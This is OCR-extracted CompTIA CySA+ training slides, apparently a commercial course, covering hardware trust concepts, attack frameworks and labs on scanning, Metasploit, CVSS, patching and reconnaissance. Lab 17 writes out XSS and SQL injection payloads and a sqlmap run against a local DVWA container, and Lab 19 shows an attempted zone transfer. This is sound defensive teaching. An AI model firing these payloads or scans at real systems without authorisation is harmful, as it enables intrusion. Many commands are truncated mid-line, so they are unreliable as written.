- A processor that supports secure processing effectively runs two worlds side by side: the rich execution environment (REE), where the normal operating system and general applications run, and the trusted execution environment (TEE), where isolated, protected code runs shielded from the REE. Sensitive workloads are placed in the TEE precisely because the REE is large, exposed, and cannot be fully trusted.
- The separation is enforced by processor security extensions, which are additional CPU instructions and hardware modes such as Intel SGX or Arm TrustZone that support TEE functionality by controlling when execution transitions between the secure and non-secure worlds and by restricting the REE's access to TEE memory. Without these hardware extensions, software isolation alone could not resist a compromised kernel.
- An analyst cares because knowing whether a platform provides a genuine hardware TEE versus only software isolation determines how much assurance can be placed in on-device key storage, attestation, and other security-critical functions.
- **On the exam: The exam may ask you to distinguish the trusted execution environment from the rich execution environment and to identify processor security extensions as the CPU instructions that enable that separation.**

© 2026 Tertiary Infotech Academy Pte Ltd

TEE and REE — Key Points

- Processor security extensions
  - CPU instructions that support TEE functionality



© 2026 Tertiary Infotech Academy Pte Ltd

Trusted Foundry — In Depth

- Trusted Foundry is a U.S. Department of Defense program that certifies semiconductor manufacturers so that the supply chain for DoD mission-critical systems is hardened against tampering, counterfeiting, and the insertion of malicious logic or backdoors during chip fabrication. It gives the government assurance that microelectronics in weapons and other critical platforms come from vetted, secure sources.
- The certification process is rigorous, covering the security and integrity of design, fabrication, packaging, and handling, and fewer than 100 companies have passed it to be designated as trusted foundries. This deliberate scarcity reflects how demanding the assurance requirements are.
- A security analyst cares because hardware supply-chain integrity is a growing threat vector, and the Trusted Foundry concept illustrates how organizations manage the risk that vulnerabilities or implants could be introduced at the manufacturing layer, below the reach of software controls.
- **On the exam: Expect a supply-chain question identifying the Trusted Foundry program as a DoD initiative that vets a small number of certified manufacturers to prevent tampered or counterfeit microelectronics.**

© 2026 Tertiary Infotech Academy Pte Ltd

Trusted Foundry — Key Points

- US DoD program
- Ensures that the supply chain for all DoD mission-critical systems is hardened
- Fewer than 100 companies have passed the rigorous certification process to be designated as trusted foundries

© 2026 Tertiary Infotech Academy Pte Ltd

Anti-Tamper Techniques — In Depth

- Anti-tamper techniques are physical and design defenses that protect a chip's secrets from adversaries who have physical possession of the hardware and attempt to extract keys or reverse-engineer logic. Attackers use chip attacks such as microprobing, which applies voltage to internal conductors and records the results to read out data, and visual analysis, which carefully removes the chip's covering layer by layer to photograph and map the circuitry.
- To thwart these, chip manufacturers employ countermeasures such as emitting random signals to confuse microprobing so the attacker cannot correlate probe readings, and building tamper-detection meshes or sensors that detect when the chip's casing or die coating is compromised. When such tampering is detected, the chip can immediately place zeros into its nonvolatile memory, destroying stored keys before they can be extracted.
- An analyst cares because tamper resistance underpins the trust placed in HSMs, smart cards, secure enclaves, and other cryptographic hardware, and knowing these defenses clarifies why physical access does not automatically defeat well-designed key storage.
- **On the exam: Look for questions describing physical chip attacks such as microprobing or layer-by-layer decapsulation and asking which countermeasures zeroize secrets or generate noise to defeat them.**

© 2026 Tertiary Infotech Academy Pte Ltd

Anti-Tamper Techniques — Key Points

- Chip attacks
  - Microprobing
    - Apply voltage to various conductors and recording the results
- Visual analysis
  - Carefully removing the chip’s covering, layer by layer

© 2026 Tertiary Infotech Academy Pte Ltd

Anti-Tamper Techniques (2)

- Chip manufacturers employ techniques to thwart tampering
  - Random signals to confuse microprobing
  - Chip casing compromise detection
    - If compromised, place zeros in nonvolatile memory

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 2 · PRACTICE

Hands-On: Labs 11–19

9 step-by-step labs applying Vulnerability Management in the Killercoda playground and free tools.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 11 — Asset Discovery with Nmap

- **Objective**
  - In this lab you will use Nmap as both an asset-discovery tool and a passive/active fingerprinter. Asset inventory is the first step of every vulnerability management program — you cannot patch what you do not know exists. This maps to CySA+ 2.1 (Asset discovery — Map scans, Device fingerprinting; Internal vs external…
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 11 — Reference Diagram

Credentialed	Non-Credentialed
Insider (authorized)	Outsider (not authorized)
Shows vulnerabilities of an attacker after elevating privileges	Shows what an attacker can see before elevating privileges

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 11 — Hands-On Steps

1

Step 1: Install Nmap

```
$ apt update && apt install -y nmap
```

2

Step 2: Host discovery (a "map scan")

A map scan answers "what is alive on this subnet?" without a port scan.

```
$ nmap -sn 127.0.0.0/29
```

3

Step 3: Internal vs external scanning

Run the same scan against:

4

Step 4: Active service / version detection (fingerprinting)

-sV probes each open port to identify the service banner.

```
$ nmap -sV -Pn -T4 scanme.nmap.org -p 22,80,443
```

5

Step 5: OS fingerprinting (active)

-O sends crafted probes and matches TCP/IP stack quirks against its OS database.

```
$ nmap -O -Pn scanme.nmap.org
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 11 — Hands-On Steps (cont'd)

1

Step 6: Passive fingerprinting (alternative)
Active scans are noisy and can trip IDS rules.

```
$ apt install -y p0f tcpdump
```

2

Step 7: Credentialed vs non-credentialed (concept)
Nmap is non-credentialed.

3

Step 8: Output formats for the inventory pipeline
-oA saves three formats simultaneously:

```
$ nmap -sV -Pn scanme.nmap.org -p 80,443 -oA
/tmp/scan_inventory
```

4

Step 9: Schedule a recurring scan (Special considerations)
CySA+ 2.1 lists "Scheduling, Operations, Performance, Sensitivity, Segmentation, Regulatory" as scan considerations.

```
$ echo "0 2 * * * root nmap -sn 10.0.0.0/24 -oG /var/log/asset-
inventory-\
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 11 — What You Learned

- **By completing this lab you can:**
- Run a ping-sweep map scan and version/OS fingerprint with Nmap.
- The difference between active (Nmap) and passive (p0f) fingerprinting.
- Internal vs external scan scope.
- How to output Nmap data for pipeline consumption and schedule it.


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 12 — Vulnerability Scanning with OpenVAS (Greenbone CE)

- **Objective**
  - In this lab you will run a full credentialed vulnerability scan with OpenVAS / Greenbone Community Edition, the free alternative to Nessus and Qualys. This maps directly to CySA+ 2.2 (Vulnerability scanners — Nessus, OpenVAS) and 2.1 (Agent vs agentless, Credentialed vs non-credentialed, Industry frameworks).
- **Environment: Local VM — Greenbone Community Edition (VirtualBox/VMware)**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 12 — Reference Diagram



Passive	Active
Listen to network traffic	Send specially-crafted packets to determine what's going on
Quieter, doesn't affect network traffic	Noisier, affects network traffic
Safer	Can be detrimental and cause systems to slow down or crash

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 12 — Hands-On Steps

1

Step 1: Download the free Greenbone CE virtual appliance

Browser: https://www.greenbone.net/en/community-edition/

2

Step 2: Boot, set admin password, sign in

Import the OVA into VirtualBox, give it 4 GB RAM and a bridged adapter.

3

Step 3: Add a target

In the Greenbone Security Assistant web UI:

4

Step 4: (Optional) Add credentials — credentialed scan

A credentialed scan can read patch level, kernel version, and config files — finding 5–10× the issues of a network-only scan.

5

Step 5: Create and run a scan task

Scan length depends on host count and scan config — a single VM completes in 10–30 min.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 12 — Hands-On Steps (cont'd)

1

Step 6: Read the report

When the task says Done, click into the report:

2

Step 7: Agent vs agentless distinction (CySA+ 2.1)

Wazuh (free, Lab 18 references it) provides an agent-based alternative.

3

Step 8: Special considerations checklist

Before scheduling production scans, satisfy CySA+ 2.1's six items:

4

Step 9: Industry frameworks crosswalk

Greenbone scan policies map to:

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 12 — What You Learned

- **By completing this lab you can:**
- Stand up Greenbone CE / OpenVAS as a free Nessus alternative.
- Create a target, add credentials, run a scan, and read the report.
- The agent-vs-agentless trade-offs.
- How scan configurations align to PCI, CIS, ISO, and OWASP frameworks.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 13 — Web App Scanning with OWASP ZAP

- **Objective**
  - In this lab you will run OWASP ZAP against the deliberately vulnerable DVWA to surface XSS, SQLi, and CSRF findings. This is exam-blueprint CySA+ 2.2 (Web application scanners — ZAP, Burp, Arachni, Nikto).
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 13 — Hands-On Steps

1

Step 1: Install ZAP CLI and Docker

```
$ apt update && apt install -y zaproxy docker.io
```

2

Step 2: Start the DVWA vulnerable target

Browse to http://127.0.0.1:8080 once with credentials admin / password, then Setup → Create / Reset Database.

```
$ docker run -d --name dvwa -p 8080:80 vulnerables/web-dvwa
```

3

Step 3: Run a ZAP baseline scan (passive, fast)

A baseline scan only observes traffic — it will not break the app.

```
$ zap-baseline.py -t http://127.0.0.1:8080 -r /tmp/zap_baseline.html || tr
```

4

Step 4: Run a full active scan

The full scan actively injects payloads and is what you would run in a staging environment.

```
$ zap-full-scan.py -t http://127.0.0.1:8080 -r /tmp/zap_full.html || true
```

5

Step 5: Map ZAP alerts to OWASP Top 10

Major ZAP alert classes:

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 13 — Hands-On Steps (cont'd)

1

Step 6: Authenticated scan (deep coverage)

ZAP can log in for you and crawl behind auth.

2

Step 7: Save evidence and tear down

Always hash report files; they become evidence for the remediation team and auditors.

```
$ sha256sum /tmp/zap_full.html
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 13 — What You Learned

- **By completing this lab you can:**
- Run a passive and an active OWASP ZAP scan against DVWA.
- Read ZAP HTML reports and map findings to OWASP Top 10.
- The difference between baseline (safe) and full (intrusive) scans.
- How authenticated scans surface deeper findings.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 14 — Web Recon with Nikto and Burp Suite

- **Objective**
  - In this lab you will perform web-server reconnaissance with Nikto and intercept/replay requests with Burp Suite Community. Together they cover CySA+ 2.2 (Web application scanners — Burp Suite, Nikto) and reinforce 2.4 (Recommended controls).
- **Environment: Killercoda + Local (Burp Suite Community)**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 14 — Hands-On Steps

1

Step 1: Install Nikto and start a target

```
$ apt update && apt install -y nikto docker.io
```

2

Step 2: Run a Nikto scan

Typical Nikto findings on DVWA:

```
$ nikto -h http://127.0.0.1:8080 -o /tmp/nikto.txt
```

3

Step 3: Tune Nikto with plugins and tuning options

-Tuning numbers from the man page:

```
$ nikto -h http://127.0.0.1:8080 -Tuning 4 -Plugins "headers"
```

4

Step 4: Install Burp Suite Community on your own laptop

Download: https://portswigger.net/burp/communitydownload

5

Step 5: Configure your browser to use Burp's proxy

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 14 — Hands-On Steps (cont'd)

1

Step 6: Intercept and modify a request (the killer Burp workflow)

This intercept/modify/replay loop is how analysts manually verify XSS, SQLi, IDOR, and CSRF findings flagged by automated scanners.

2

Step 7: Send to Intruder for fuzzing (Community is rate-limited but functional)

Differences in response length are the classic signal of a successful injection.

3

Step 8: Combine Nikto + Burp into a single workflow

4

Step 9: Tear down

```
$ docker stop dvwa && docker rm dvwa
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 14 — What You Learned

- **By completing this lab you can:**
- Run a Nikto scan and read its prefixed OSVDB/CVE references.
- Install Burp Suite Community and route browser traffic through it.
- Intercept, modify, and replay HTTP requests with Repeater.
- Fuzz a parameter with Intruder and interpret length/status diff.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 15 — Metasploit Framework Basics

- **Objective**
  - In this lab you will use the Metasploit Framework (MSF) as an analyst — not to break systems but to validate that a vulnerability scanner finding is actually exploitable, which is the heart of CySA+ 2.3 (Validation — true positive/negative, Exploitability/weaponization) and 2.2 (Multipurpose — MSF, Nmap, Recon-ng).
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 15 — Reference Diagram



© 2026 Tertiary Infotech Academy Pte Ltd

Lab 15 — Hands-On Steps

1

Step 1: Install Metasploit Framework

msfdb init sets up the Postgres backend so search and host tracking work.

```
$ apt update && apt install -y metasploit-framework
```

2

Step 2: Launch the console

-q skips the banner.

```
$ msfconsole -q
```

3

Step 3: Search for an exploit

Imagine your OpenVAS report flagged EternalBlue (CVE-2017-0144) on a Windows host.

```
$ msf6 > search eternalblue
```

4

Step 4: Configure and stage (do not run — analyst view)

check is the safe analyst command: it probes the target and reports vulnerable / not vulnerable without firing the exploit.

```
$ msf6 > use exploit/windows/smb/ms17_010_eternalblue
```

5

Step 5: Use an auxiliary scanner instead of an exploit

Many MSF modules are non-destructive scanners:

```
$ msf6 > use auxiliary/scanner/smb/smb_ms17_010
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 15 — Hands-On Steps (cont'd)

1

Step 6: Browse useful module families

```
$ msf6 > search type:auxiliary scanner
```

2

Step 7: Workspaces and reporting

db_nmap runs Nmap and stores results in the Postgres DB.

```
$ msf6 > workspace -a customer_x
```

3

Step 8: Map MSF activity to CySA+ exploitability/weaponization

4

Step 9: Exit cleanly

```
$ msf6 > exit
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 15 — What You Learned

- **By completing this lab you can:**
- Install Metasploit and search for an exploit by name or CVE.
- Configure a module, set RHOST/LHOST/PAYLOAD, and run a non-destructive check.
- Use auxiliary scanners to validate scanner findings at scale.
- Persist findings via the MSF database and export them.

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 2 · HANDS-ON LAB

Lab 16 — CVSS Scoring and Prioritization

- **Objective**
  - In this lab you will score three vulnerabilities with the FIRST CVSS v3.1 calculator, apply environmental context, and produce a prioritised remediation list. This is exam-blueprint CySA+ 2.3 (CVSS interpretation, Context awareness, Asset value, Zero-day).
- **Environment: Web — FIRST CVSS v3.1 Calculator**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 16 — Hands-On Steps

1

Step 1: Open the CVSS v3.1 calculator

Browser: https://www.first.org/cvss/calculator/3.1

2

Step 2: Memorise the eight Base metrics

These are CySA+ 2.3's bullet points: Attack vectors, Attack complexity, Privileges required, User interaction, Scope, Impact (C/I/A).

3

Step 3: Score Vuln #1 — Unauthenticated RCE on a public web server

Settings: AV:N / AC:L / PR:N / UI:N / S:U / C:H / I:H / A:H

```
$ CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
```

4

Step 4: Score Vuln #2 — Local privilege escalation on a workstation

Settings: AV:L / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H

5

Step 5: Score Vuln #3 — Reflected XSS that requires a click

Settings: AV:N / AC:L / PR:N / UI:R / S:C / C:L / I:L / A:N

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 16 — Hands-On Steps (cont'd)

1. **Step 6: Apply Environmental metrics (context awareness)**
   CySA+ 2.3 calls out internal / external / isolated and asset value.

2. **Step 7: Build the prioritised list**
   Save as /tmp/prio.csv (open a shell on Killercoda or your laptop):

3. **Step 8: Handle zero-days and exploitability**
   Zero-day = no patch exists yet.

4. **Step 9: Validation (CySA+ 2.3 — true/false positive/negative)**
   A scanner finding may be:

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 16 — What You Learned

- **By completing this lab you can:**
- Score a Base CVSS vector for three realistic vulnerabilities.
- Apply environmental context to demote or promote a score.
- Cross-reference exploit databases for weaponisation status.
- Produce a defensible, business-aware remediation priority list.


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 17 — Exploiting and Mitigating XSS and SQL Injection

- **Objective**
  - In this lab you will exploit a reflected XSS, a stored XSS, and a SQL injection on DVWA — then implement the standard mitigations (input validation, output encoding, parameterised queries, prepared statements). This maps to CySA+ 2.4 (Cross-site scripting, Injection flaws) and the Secure coding best practices sub-list.
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 17 — Reference Diagram





© 2026 Tertiary Infotech Academy Pte Ltd

Lab 17 — Hands-On Steps

1

Step 1: Start DVWA

Browse to http://127.0.0.1:8080, login admin / password, set DVWA Security = low, Setup → Create / Reset Database.

```
$ apt update && apt install -y docker.io sqlmap curl
```

2

Step 2: Reflected XSS (CySA+ "XSS — Reflected")

The DVWA endpoint vulnerabilities/xss_r/?name= echoes input straight into HTML.

```
$ curl -s -b "$COOKIE"
"http://127.0.0.1:8080/vulnerabilities/xss_r/?name=
```

3

Step 3: Stored XSS (CySA+ "XSS — Persistent")

vulnerabilities/xss_s/ posts a guestbook message that is stored in MySQL and rendered to every visitor.

```
$ curl -s -b "$COOKIE" -d
"txtName=mal&mtxMessage=<script>alert('stored')<
```

4

Step 4: SQL Injection — manual

vulnerabilities/sqli/?id= builds a SQL query by concatenation.

```
$ curl -s -b "$COOKIE"
"http://127.0.0.1:8080/vulnerabilities/sqli/?id=1%2
```

5

Step 5: SQL Injection — automated with sqlmap

sqlmap will:

```
$ sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?
id=1&Submit=Submi
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 17 — Hands-On Steps (cont'd)

1

Step 6: Mitigation: parameterised queries

The only correct fix for SQLi is parameterised queries / prepared statements.

```
$stmt = $pdo->prepare('SELECT first_name, last_name
FROM users WHERE use
```

2

Step 7: Map the lab to CySA+ 2.4 secure-coding bullets

3

Step 8: Tear down

```
$ docker stop dvwa && docker rm dvwa
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 17 — What You Learned

- **By completing this lab you can:**
- Trigger and recognise reflected XSS, stored XSS, and SQL injection.
- Use curl and sqlmap to validate scanner findings end-to-end.
- The correct primary mitigation for each class (encoding, validation, parameterisation).
- The link between the OWASP/DVWA exercises and CySA+ 2.4 secure-coding bullets.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 18 — Patch Management and Hardening

- **Objective**
  - In this lab you will configure automated patching, list every unpatched CVE on the host, validate a patch with a smoke-test rollback path, and re-score with lynis. This maps to CySA+ 2.5 (Patching and configuration management — Testing / Implementation / Rollback / Validation, Maintenance windows, Attack surface…
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 18 — Hands-On Steps

1

Step 1: Install patching tools

```
$ apt update && apt install -y unattended-upgrades debsecan lynis needrest
```

2

Step 2: List every unpatched CVE on the host

debsecan reads Debian / Ubuntu security tracker data and prints unfixed CVEs by package.

```
$ debsecan --suite=$(lsb_release -cs) --format=summary | head -30
```

3

Step 3: Enable unattended security upgrades

If 20auto-upgrades does not exist, create it:

```
$ dpkg-reconfigure -plow unattended-upgrades 2>/dev/null || true
```

4

Step 4: Test before patching (CySA+ "Testing")

Patches break things.

```
$ sha256sum /etc/ssh/sshd_config > /tmp/preupdate.hash
```

5

Step 5: Apply the patch (CySA+ "Implementation")

Inside a real maintenance window you would post-notify stakeholders, then move on.

```
$ DEBIAN_FRONTEND=noninteractive apt -y upgrade
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 18 — Hands-On Steps (cont'd)

1

Step 6: Validate the patch (CySA+ "Validation")
If a critical service is broken, you trigger the rollback plan.

```
$ debsecan --suite=$(lsb_release -cs) --only-fixed | wc -l   # should drop
```

2

Step 7: Rollback plan (CySA+ "Rollback")
A real rollback strategy:

3

Step 8: Attack surface reduction (CySA+ 2.5)
A patch closes a single vuln.

```
$ apt list --installed 2>/dev/null | wc -l
```

4

Step 9: Re-score with lynis (CySA+ "Compensating control")
Compare against the score from Lab 2.

```
$ lynis audit system --quick --quiet | tail -20
```

5

Step 10: Maintenance window playbook
A template you can drop into Lab 25:

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 18 — What You Learned

- **By completing this lab you can:**
- List unpatched CVEs with debsecan and prioritise.
- Enable Ubuntu unattended security upgrades.
- Run the Test → Implement → Validate → Rollback sequence.
- Reduce attack surface by removing unused packages and services.
- Use lynis to demonstrate a measurable hardening improvement.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 19 — Attack Surface Reconnaissance

- **Objective**
  - In this lab you will enumerate the external attack surface of a target organisation using theHarvester and recon-ng, plus free web services like crt.sh, DNSDumpster, and Shodan. This maps to CySA+ 2.5 (Attack surface management — Edge discovery, Passive discovery, Penetration testing, Bug bounty) and 2.2 (Multipurpose…
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 19 — Hands-On Steps

1

Step 1: Install tools

```
$ apt update && apt install -y theharvester recon-ng curl whois dnsutils j
```

2

Step 2: Passive discovery with theHarvester

-b selects sources.

```
$ theHarvester -d example.com -b duckduckgo,crtsh,bing -l 100
```

3

Step 3: Certificate-transparency search (edge discovery)

Certificate Transparency logs are the single best free subdomain discovery source — every TLS cert ever issued is public.

```
$ curl -s 'https://crt.sh/?q=%25.example.com&output=json' | jq -r '.[].nam
```

4

Step 4: Recon-ng modular framework

Inside the recon-ng shell:

```
$ recon-ng
```

5

Step 5: DNS enumeration

The second command attempts a zone transfer.

```
$ for sub in www mail vpn admin api dev staging test mx ftp; do
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 19 — Hands-On Steps (cont'd)

1

Step 6: Shodan-style passive port discovery (browser)
Free tier (sign up required):

2

Step 7: Inventory the findings
This is the deliverable a SOC analyst hands to the vulnerability-management team.

```
$ mkdir -p /tmp/lab19
```

3

Step 8: Map the lab to CySA+ 2.5 bullet points

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 19 — What You Learned

- **By completing this lab you can:**
- Use theHarvester and crt.sh for passive subdomain discovery.
- Drive Recon-ng's workspace/module model and export reports.
- Combine DNS, certificate transparency, and Shodan-style services into a single external inventory.
- Map enumeration techniques to CySA+ attack-surface-management vocabulary.

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 2 RECAP

Recap — Vulnerability Management

- Asset discovery & network mapping
- Vulnerability scanning (OpenVAS/ZAP/Nikto)
- Analysing scan results
- CVSS scoring & prioritisation
- Web application vulnerabilities (XSS/SQLi)
- Exploitation with Metasploit
- Patch management & hardening
- Attack surface reconnaissance

© 2026 Tertiary Infotech Academy Pte Ltd

3

TOPIC 3 · 20% OF CS0-003

Incident Response and Management

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 20%

Topic 3 Overview — Incident Response and Management

1. Attack frameworks (Kill Chain, ATT&CK, Diamond)
2. Evidence acquisition & chain of custody
3. Memory & host forensics
4. Log analysis for IR
5. Containment & isolation
6. IR playbooks & tabletop exercises

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Frameworks — In Depth

- Attack frameworks provide a common, structured language for describing how adversaries operate, helping teams define the tactics, techniques, and procedures (TTPs) an attacker uses so that defenders can detect, communicate about, and respond to threats consistently. The most widely used is MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge), a curated knowledge base maintained by the MITRE Corporation and built from observed real-world adversary behavior.
- ATT&CK organizes behavior into tactics, the attacker's objectives, which for the enterprise matrix include categories such as discovery, lateral movement, defense evasion, credential access, and collection, each populated with specific techniques that describe how the objective is achieved. Analysts map alerts and telemetry to these tactics and techniques to understand where in an intrusion they are and what may come next.
- A SOC analyst cares because ATT&CK drives detection engineering, threat hunting, coverage gap analysis, and threat-intelligence enrichment, letting the team measure defenses against how adversaries actually behave rather than against isolated indicators.
- **On the exam: The exam frequently references MITRE ATT&CK as a knowledge base of adversary tactics and techniques and asks you to map observed activity such as lateral movement or defense evasion to it.**

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Frameworks — Key Points

- Help define tactics, techniques, and procedures (TTPs)
- MITRE Corporation
- MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge)
- Used to track adversarial behavior

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Frameworks (2)

- Activities are organized into 12 activities
- Discovery
- Lateral movement
- Defense evasion
- Credential access
- Collection
- Command and control
- Exfiltration
- Impact
- Initial access
- Execution

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Frameworks (3)

- Activities are organized into 12 activities
- Persistence
- Privilege escalation

© 2026 Tertiary Infotech Academy Pte Ltd


Attack Frameworks (4)

- The Diamond Model of Intrusion Analysis
  - Shows relationships between 4 core components

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Frameworks (5)


- The Diamond Model of Intrusion Analysis
